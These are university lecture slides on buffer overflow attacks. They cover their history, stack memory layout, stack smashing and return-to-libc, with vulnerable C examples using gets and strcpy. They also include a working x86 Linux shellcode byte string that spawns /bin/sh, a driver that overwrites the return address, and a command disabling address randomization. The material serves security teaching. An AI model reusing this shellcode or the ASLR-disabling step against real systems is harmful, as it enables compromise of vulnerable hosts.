CMPE 209 Network Security and Application

Chapter 10. Buffer Overflow

Dr. Younghee Park

SAN JOSÉ STATE UNIVERSITY

Outlines

- Buffer Overflow Basics
- Stack smashing
- Other buffer overflow vulnerabilities
- Buffer Overflow defense

Morris Worm Story

- Released in 1988 by Robert Morris
  - Graduate student at Cornell, son of NSA chief scientist
  - Convicted under Computer Fraud and Abuse Act, sentenced to 3 years of probation and 400 hours of community service
  - Now a computer science professor at MIT
- Morris claimed it was intended to harmlessly measure the Internet, but it created new copies as fast as it could and overloaded infected hosts
- $10-100M worth of damage

Table 10.1
A Brief History of Some Buffer Overflow Attacks

1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

Impact

- Firstly widely seen in the first computer worm – Morris Worm (1988, 6,000 machines infected)
- Buffer overflow is still the most common source of security vulnerability
- SANS (SysAdmin, Audit, Network, Security) Institute report that 14/20 top vulnerabilities in 2006 are buffer overflow-related
- Also behind some of the most devastation worms and viruses in recent history e.g. Zotob, Sasser, CodeRed, Blaster, SQL Slammer, Conficker, Stuxnet …

Introduction

- What is a buffer overflow?
  - A buffer overflow occurs when a program writes data outside the bounds of allocated memory.
- Buffer overflow vulnerabilities are exploited to overwrite values in memory to the advantage of the attacker

Why Are We Insecure?

- 126 CERT security advisories (2000-2004)
  - Of these, 87 are memory corruption vulnerabilities
  - 73 are in applications providing remote services
    - 13 in HTTP servers, 7 in database services, 6 in remote login services, 4 in mail services, 3 in FTP services
- Most exploits involve illegitimate control transfers
  - Jumps to injected attack code, return-to-libc, etc.
  - Therefore, most defenses focus on control-flow security
- But exploits can also target configurations, user data, decision-making values

Buffer Overflow/Buffer Overrun

- A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:

  - "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert
  - specially crafted code that allows
  - them to gain control of the system."

Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

Consequences:

- **Corruption of program data**
- **Unexpected transfer of control**
- **Memory access violations**
- **Execution of code chosen by attacker**

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Figure 10.1 Basic Buffer Overflow Example

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

Figure 10.2 Basic Buffer Overflow Stack Values

Buffer Overflow Attacks

- Goal: subvert the function of a privileged program so that the attacker can take control of that program, and if the program is sufficiently privileged, thence control the host.
- Involves:
  - Code present in program address space
    - 2 ways to achieve the sub-goal
      - Inject attack code
      - Use what's already there
  - Transfer execution to that code

Code Injection

- Code Injection: Provide a string as input to the program, which the program stores in a buffer. The string contains native CPU instructions for the platform being attacked.
  - When a program calls a subroutine by a CPU instruction CALL or BRANCH, it saves the current instruction pointer (IP) onto the stack. It marks it's position before it branches, so it knows where to return after finishing the subroutine
- The saved address on the stack is called the *return address*

Code already there

- Code of interest already in part of program
- Attacker only needs to call it with desired arguments before jumping to it
  - E.g.) Attacker seeks to acquire a shell, but code already in some library contains a call to exec(arg). Attacker must only pass a pointer to the string "/bin/sh" and jump to 'exec' call

How to jump to attacker code


- Activation Records: stores return address of function. Attacker modifies pointer to point to his code. This technique is known as "stack smashing"
- Function Pointers: similar idea, but seeks to modify an arbitrary function pointer.
- Longjmp buffers: again, the attacker modifies the buffer with his malicious code

Attacks on Memory Buffers

- **Buffer** is a data storage area inside computer memory (stack or heap)
  - Intended to hold pre-defined amount of data
    - If more data is stuffed into it, it spills into adjacent memory
  - If executable code is supplied as "data", victim's machine may be fooled into executing it
  - Code will self-propagate or give attacker control over machine
- **First generation exploits**: stack smashing (overwriting the saved instruction pointer)
- **Second generation**: heaps, function pointers, stack off-by-one (overwriting the saved frame pointer)
- **Third generation**: format strings and heap management structures


Stack Smashing

- Process memory is organized into three regions : Text, Data and Stack
- Text/code section (.text)
  - Includes instructions and read-only data
  - Usually marked read-only
  - Modifications cause segment faults
- Data section (.data, .bss)
  - Initialized and uninitialized data
  - Static variables/Global variables
- Stack section
  - Used for implementing procedure abstraction



Process Memory

- Code/Text section (.text)
- Data section (.data, .bss)
- Heap section
  - Used for dynamically allocated data
- Stack section
- Environment/Argument section
  - Used for environment data
  - Used for the command line data




What happens?

- What Happens When Memory Outside a Buffer Is Accessed?
  - If memory doesn't exist:
    - Bus error
  - If memory protection denies access:
    - Page fault
    - Segmentation fault
    - General protection fault
  - If access is allowed, memory next to the buffer can be accessed
    - Heap
    - Stack
    - …..

Stack Frame

- The stack usually grows towards lower memory addresses
- The stack is composed of frames
- The stack pointer (SP) points to the top of the stack

(usually last valid address)



Stack: Function Call

- Stack memory layout when function foo is called.

```
void foo(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}

int main() {
    foo(1,2,3);
}
```





Figure 7.4 A normal stack.



Stack: Memory Layout (2)

- Even though stack grows from higher to lower addresses, the local variables (e.g. 1,2,3) on the stack grows from lower to higher addresses.
- Certain C functions, such as gets() and strcpy(), do not check the boundary of the local variables (buffer)
  - They copy data to the destination variable until they read a null byte (enter key) from the source variable or console
- It is possible to overwrite other data in the higher addresses in memory
- Sooner or later, the return address can be overwritten
- When the subroutine is finished, it will jump to a unpredictable address

Stack Buffers


- Suppose Web server contains this function

```
void func(char *str) {
    char buf[126];
    strcpy(buf,str);
}
```

Allocate local buffer
(126 bytes reserved on stack)

Copy argument into local buffer

- When this function is invoked, a new frame with local variables is pushed onto the stack




What if Buffer is overstuffed?

- Memory pointed to by ***str*** is copied into stack…

strcpy does NOT check whether the string at *str contains fewer than 126 characters


```
void func(char *str) {
     char buf[126];
     strcpy(buf,str);
}
```

- If a string (str) longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations




Executing Attack Code

- Suppose buffer contains attacker-created string
  - For example, *str contains a string received from the network as input to some network service daemon



- When function exits, the pointer will be executed, giving attacker a shell
  - Root shell if the victim program is setuid root.

Attack Return Address



① Change the return address to point to the attack code. After the function returns, control is transferred to the attack code.

② … or return-to-libc: use existing instructions in the code segment such as system(), exec(), etc. as the attack code.


The Shell Code

- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

```
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    exit(0); }
```


How to execute a command?

- Write the local buffer with instructions (/bin/sh)
- Return pointer contains the attacker code in local buffer



- Exploits depend on OS and architectures

Executing a Shellcode




```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
void main() {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int) shellcode;
}
```

(gdb) break main
(gdb) r
(gdb) info frame
(gdb) print &ret # show the address of variable ret
(gdb) print ret # show the value of the variable ret

Note 2: GCC 4.1+ can now emit code for protecting applications from stack-smashing attacks. The protection is realized by buffer overflow detection and reordering of stack variables to avoid pointer corruption.

Note2: Disable Linux kernels randomize address layout

% sudo /sbin/sysctl –w kernel.randomize_va_space=0

Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
